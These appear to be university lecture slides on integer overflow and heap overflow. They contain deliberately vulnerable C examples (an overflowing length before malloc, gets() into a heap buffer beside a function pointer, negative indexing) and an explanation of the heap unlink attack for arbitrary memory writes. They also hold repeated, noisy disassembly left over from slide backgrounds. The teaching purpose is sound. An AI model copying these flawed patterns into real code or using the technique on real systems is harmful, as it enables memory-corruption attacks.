



Integer Overflow and Heap Overflow

Yajin Zhou (<http://yajin.org>)

Zhejiang University



Overview

- Blind ROP
- Assumptions
 - NX/ASLR is enabled
 - Stack canary is enabled (we do not discuss in this class)
 - We do not have the binary/full source code of the vulnerable program
- Types of gadgets
 - Crash
 - Stop
 - Useful



Integer Overflow Vulnerabilities

* slides adapted from those by Seacord



Integer Overflows

- An **integer overflow** occurs when an integer is increased beyond its maximum value or decreased beyond its minimum value
- Standard integer types (signed)
 - signed char, short int, int, long int, long long int
- Signed overflow vs unsigned overflow
 - An unsigned overflow occurs when the underlying representation can no longer represent an integer value.
 - A signed overflow occurs when a value is carried over to the sign bit



Overflow Examples

```
#include <stdio.h>
#include <limits.h>

int main(int argc, char *const *argv) {
    unsigned int ui;
    signed int si;
    ui = UINT_MAX; // 4,294,967,295;
    printf("ui = %u %x \n", ui, ui);
    ui++;
    printf("ui = %u %x \n", ui, ui);

    si = INT_MAX; // 2,147,483,647
    printf("si = %d %x \n", si, si);
    si++;
    printf("si = %d %x \n", si, si);

    ui = 0;
    printf("ui = %u %x \n", ui, ui);
    ui--;
    printf("ui = %u %x \n", ui, ui);

    si = INT_MIN; // -2,147,483,648;
    printf("si = %d %x \n", si, si);
    si--;
    printf("si = %d %x \n", si, si);
}
```

```
work@ubuntu:~/ssec20/example_code/ssec20/overflow$ 
ui = 4294967295 ffffffff
ui = 0 0
si = 2147483647 7fffffff
si = -2147483648 80000000
ui = 0 0
ui = 4294967295 ffffffff
si = -2147483648 80000000
si = 2147483647 7fffffff
```



Integer Overflow Example

```
int main(int argc, char *const *argv) {
    unsigned short int total;
    total = strlen(argv[1]) + strlen(argv[2]) + 1;
    char *buff = (char *) malloc(total);
    strcpy(buff, argv[1]);
    strcat(buff, argv[2]);
}
```

What if the total variable is overflowed because of the addition operation?



Vulnerability: JPEG Example

- Based on a real-world vulnerability in the handling of the comment field in JPEG files

```
void getComment(unsigned int len, char *src) {  
    unsigned int size;  
    size = len - 2; —————— size is interpreted as a large  
    char *comment = (char *)malloc(size + 1); positive value of 0xffffffff  
    memcpy(comment, src, size);  
    return;  
}
```

size+1 is 0

What if I do “getComment(1, "Comment ");”?

Possible to cause an overflow by creating an image with a comment length field of 1



Vulnerability: Negative Indexes

```
int *table = NULL;
int insert_in_table(int pos, int value){
    if (!table) {
        table = (int *)malloc(sizeof(int) * 100);
    }
    if (pos > 99) {
        return -1;
    }
    table[pos] = value;
    return 0;
}
```

- What if pos is negative?



CVE-2013-2094: Linux kernel

```
static int perf_sevent_init(struct perf_event *event)
{
    int event_id = event->attr.config;
    ...
    static_key_slow_inc(&perf_sevent_enabled[event_id]);
    ...
}
```



Vulnerability: Truncation Errors

```
int func(char *name, long cbBuf) {  
    unsigned short bufSize = cbBuf;  
    char *buf = (char *)malloc(bufSize);  
    if (buf) {  
        memcpy(buf, name, cbBuf);  
        ...  
        free(buf);  
        return 0;  
    }  
    return 1;  
}
```

- What if we call the function with cbBuf greater than $2^{16} - 1$?



Heap Overflow

*adapted from slides by Trent Jaeger



Heap Overflows

- Another region of memory that may be vulnerable to overflows is heap memory
 - A buffer overflow of a buffer allocated on the heap is called a heap overflow



Overflowing Heap Critical User Data

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];                      /* vulnerable input buffer */
    void (*process)(char *);           /* pointer to function */
} chunk t;

void showlen(char *buf) {
    int len; len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[]) {
    chunk t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

example by Stallings

- Overflow the buffer on the heap so that the function pointer is changed to an arbitrary address



Overflow Heap Meta-Data

- Heap allocators (AKA memory managers)
 - What regions have been allocated and their sizes
 - What regions are available for allocation
- Heap allocators maintain metadata such as chunk size, previous, and next pointers
 - Metadata adjusted during heap-management functions
 - malloc() and free()
 - Heap metadata often inlined with heap data




Example Heap Allocator

- Maintain a doubly-linked list of allocated and free chunks
- malloc() and free() modify this list




An Example of Removing a Chunk


Chunks 1, 2, and 3 are joined by a doubly-linked list



Chunk2 may be unlinked by rewriting 2 pointers



Chunk2 is now unlinked




- `free()` removes a chunk from allocated list
 - `chunk2->bk->fd = chunk2->fd`
 - `chunk2->fd->bk = chunk2->bk`



Attacking the Example Heap Allocator


- By overflowing chunk2, attacker controls **bk** and **fd** of chunk2
- Suppose the attacker wants to write **value** to memory address **addr**
 - Attacker sets chunk2->**fd** to be **value**
 - Attacker sets chunk2->**bk** to be **addr-offset**, where offset is the offset of the fd field in the structure



Attacking the Example Heap Allocator

- free() changed in the following way
 - `chunk2->bk->fd = chunk2->fd` becomes **(addr-offset)->fd = value, the same as (*addr)=value**
 - `chunk2->fd->bk= chunk2->bk` becomes **value->bk = addr-offset**
- The first memory write achieves the attacker's goal
 - Arbitrary memory writes

Chunks 1, 2, and 3 are joined by a doubly-linked list





Heap Overflow In Practice

* slides adapted from those by Markus Gaasedelen

HEAP OVERVIEW

Basic overview on dynamic memory and heap structure

```
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnZ    short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov    [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz     short loc_31306D
push    esi
lea    eax, [ebp+arg_0]
push    eax
mov    esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F
```

```
loc_313066:          ; CODE XREF: sub_312FD8
; sub_312FD8+59
push    0Dh
call    sub_31411B
```

```
loc_31306D:          ; CODE XREF: sub_312FD8
; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg     short loc_31307D
call    sub_3140F3
jmp    short loc_31308C
```

```
loc_31307D:          ; CODE XREF: sub_312FD8
call    sub_3140F3
and    eax, 0FFFFh
or     eax, 80070000h
```

The Heap

- The heap is pool of memory used for dynamic allocations at runtime
 - `malloc()` grabs memory on the heap
 - `free()` releases memory on the heap

```
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnZ    short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov    [ebp+var_0], edi
call    sub_31466A
test    eax, eax
jz     short loc_31306D
push    esi
lea    eax, [ebp+arg_0]
push    eax
mov    esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F
```

```
loc_313066:          ; CODE XREF: sub_312FD8
                     ; sub_312FD8+59
push    0Dh
call    sub_31411B
```

```
loc_31306D:          ; CODE XREF: sub_312FD8
                     ; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg     short loc_31307D
call    sub_3140F3
jmp    short loc_31308C
```

```
; -----
```

```
loc_31307D:          ; CODE XREF: sub_312FD8
call    sub_3140F3
and    eax, 0FFFFh
or     eax, 80070000h
```

```
loc_31308C:          ; CODE XREF: sub_312FD8
mov    [ebp+var_4], eax
```

The Heap



It's just another segment
in runtime memory

```
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnZ    short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push    esi
pushn   esi
push    eax
push    edi
mov    [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz     short loc_31306D
push    esi
lea    eax, [ebp+arg_0]
push    eax
mov    esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F
; CODE XREF: sub_312FD8+59
loc_31306D:
push    0Dh
; CODE XREF: sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg     short loc_31307D
call    sub_3140F3
jmp    short loc_31308C
; -----
loc_31307D:
call    sub_3140F3
and    eax, 0FFFFh
or     eax, 80070000h
; CODE XREF: sub_312FD8+49
loc_31308C:
mov    [ebp+var_41], eax
; CODE XREF: sub_312FD8+59
```

Basics of Dynamic Memory

```
int main()
{
    char * buffer = NULL;

    /* allocate a 0x100 byte buffer */
    buffer = malloc(0x100);

    /* read input and print it */
    fgets(stdin, buffer, 0x100);
    printf("Hello %s!\n", buffer);

    /* destroy our dynamically allocated buffer */
    free(buffer);
    return 0;
}
```

```
push    edi
call   sub_314623
test   eax, eax
jz    short loc_31306D
cmp    [ebp+arg_0], ebx
jnz   short loc_313066
je    eax, [ebp+var_70]
jne   eax, [ebp+var_84]
jpo   short loc_313066
sub    eax, [ebp+var_84]
push   esi
push   esi
push   eax
push   edi
mov    [ebp+arg_0], eax
call   sub_31486A
test   eax, eax
jz    short loc_31306D
push   esi
lea    eax, [ebp+arg_0]
push   eax
mov    esi, 1D0h
push   esi
push   [ebp+arg_4]
push   edi
call   sub_314623
test   eax, eax
jz    short loc_31306D
cmp    [ebp+arg_0], esi
jz    short loc_31308F
loc_313066:                                ; CODE XREF: sub_312FD8+5E
                                                ; sub_312FD8+65
push   0Dh
call   sub_31411B
loc_31306D:                                ; CODE XREF: sub_312FD8+49
                                                ; sub_312FD8+49
call   sub_3140F3
test   eax, eax
jg    short loc_31307D
call   sub_3140F3
jmp    short loc_31308C
; -----
loc_31307D:                                ; CODE XREF: sub_312FD8+49
                                                ; sub_312FD8+49
call   sub_3140F3
and    eax, 0FFFFh
or     eax, 80070000h
loc_31308C:                                ; CODE XREF: sub_312FD8+49
                                                ; sub_312FD8+49
mov    [ebp+var_41], eax
```

Heap vs Stack

Heap

- Dynamic memory allocations at runtime
- Objects, big buffers, structs, persistence, larger things
- Slower, Manual
 - Done by the programmer
 - malloc/calloc/realloc/free
 - new/delete

Stack

- Fixed memory allocations known at compile time
- Local variables, return addresses, function args

```
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnZ    short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov    [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz     short loc_31306D
lea    eax, [ebp+arg_0]
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
eax
jz     short loc_31306D
[ebp+arg_0], esi
loc_313066:
; CODE XREF: sub_312FD1
; sub_312FD8+55
push    0Dh
call    sub_31411B
loc_31306D:
; CODE XREF: sub_312FD1
; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jz     short loc_31306D
call    sub_3140F3
; -----
loc_31307D:
; CODE XREF: sub_312FD1
call    sub_3140F3
and    eax, 0FFFFh
or     eax, 80070000h
loc_31308C:
; CODE XREF: sub_312FD1
mov    [ebp+var_4], eax
7
```

Heap Implementations

- Tons of different heap implementations
 - dlmalloc
 - ptmalloc
 - tcmalloc
 - jemalloc
 - nedmalloc
 - Hoard
- Some applications even create their own heap implementations!

```
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnZ    short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push    esi
pushn   esi
push    eax
push    edi
[ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz     short loc_31306D
push    esi
lea    eax, [ebp+arg_0]
push    eax
mov    esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F
loc_313066:                                ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+55
push    0Dh
call    sub_31411B
loc_31306D:                                ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg     short loc_31307D
call    sub_3140F3
jmp    short loc_31308C
;
loc_31307D:                                ; CODE XREF: sub_312FD8
call    sub_3140F3
and    eax, 0FFFFh
or     eax, 80070000h
loc_31308C:                                ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+49
mov    [ebp+var_4], eax
```

Know Thy Heap

- Everyone uses the heap (dynamic memory) but few usually know much about its internals
- Do you even know the cost of your mallocs?

```
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnz    short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push    esi
pushn   esi
push    eax
push    edi
mov    [ebp+var_01], eax
call    sub_31486A
test    eax, eax
jz     short loc_31306D
push    esi
lea    eax, [ebp+arg_0]
push    eax
mov    esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
popl   [ebp+arg_3]
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F

loc_313066:          ; CODE XREF: sub_312FD8+55
                     ; sub_312FD8+49
push    0Dh
call    sub_31411B

loc_31306D:          ; CODE XREF: sub_312FD8+49
                     ; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg     short loc_31307D
call    sub_3140F3
jmp    short loc_31308C
;

loc_31307D:          ; CODE XREF: sub_312FD8
                     ; sub_312FD8+49
call    sub_3140F3
and    eax, 0FFFh
or     eax, 80070000h

loc_31308C:          ; CODE XREF: sub_312FD8
                     ; sub_312FD8+49
mov    [ebp+var_4], eax
```

Malloc Trivia

- **malloc(32);**
- **malloc(4);**
- **malloc(20);**
- **malloc(0);**

How many bytes on the heap are your malloc chunks really taking up?

```
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnZ    short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov    [ebp+arg_0], eax
call    sub_314623
test    eax, eax
jz     short loc_31306D
push    eax
lea    eax, [ebp+arg_0]
push    eax
mov    esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F
; CODE XREF: sub_312FD8
; sub_312FD8+55
push    0Dh
call    sub_31411B
loc_313066:           ; CODE XREF: sub_312FD8
; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg     short loc_31307D
call    sub_3140F3
jmp    short loc_31308C
; -----
loc_31307D:           ; CODE XREF: sub_312FD8
call    sub_3140F3
and    eax, 0FFFFh
or     eax, 80070000h
loc_31308C:           ; CODE XREF: sub_312FD8
mov    [ebp+var_41], eax
```




```
work@ubuntu:~/ssec20/example_code/ssec20/heap$ ./size
malloc(32) is at 0x08ba8160, 48 bytes to the next pointer
malloc( 4) is at 0x08ba8190, 16 bytes to the next pointer
malloc(20) is at 0x08ba81a0, 32 bytes to the next pointer
malloc( 0) is at 0x08ba81c0, 16 bytes to the next pointer
malloc(64) is at 0x08ba81d0, 80 bytes to the next pointer
malloc(32) is at 0x08ba8220, 48 bytes to the next pointer
malloc(32) is at 0x08ba8250, 48 bytes to the next pointer
malloc(32) is at 0x08ba8280, 48 bytes to the next pointer
malloc(32) is at 0x08ba82b0, 48 bytes to the next pointer
```

Heap Chunks

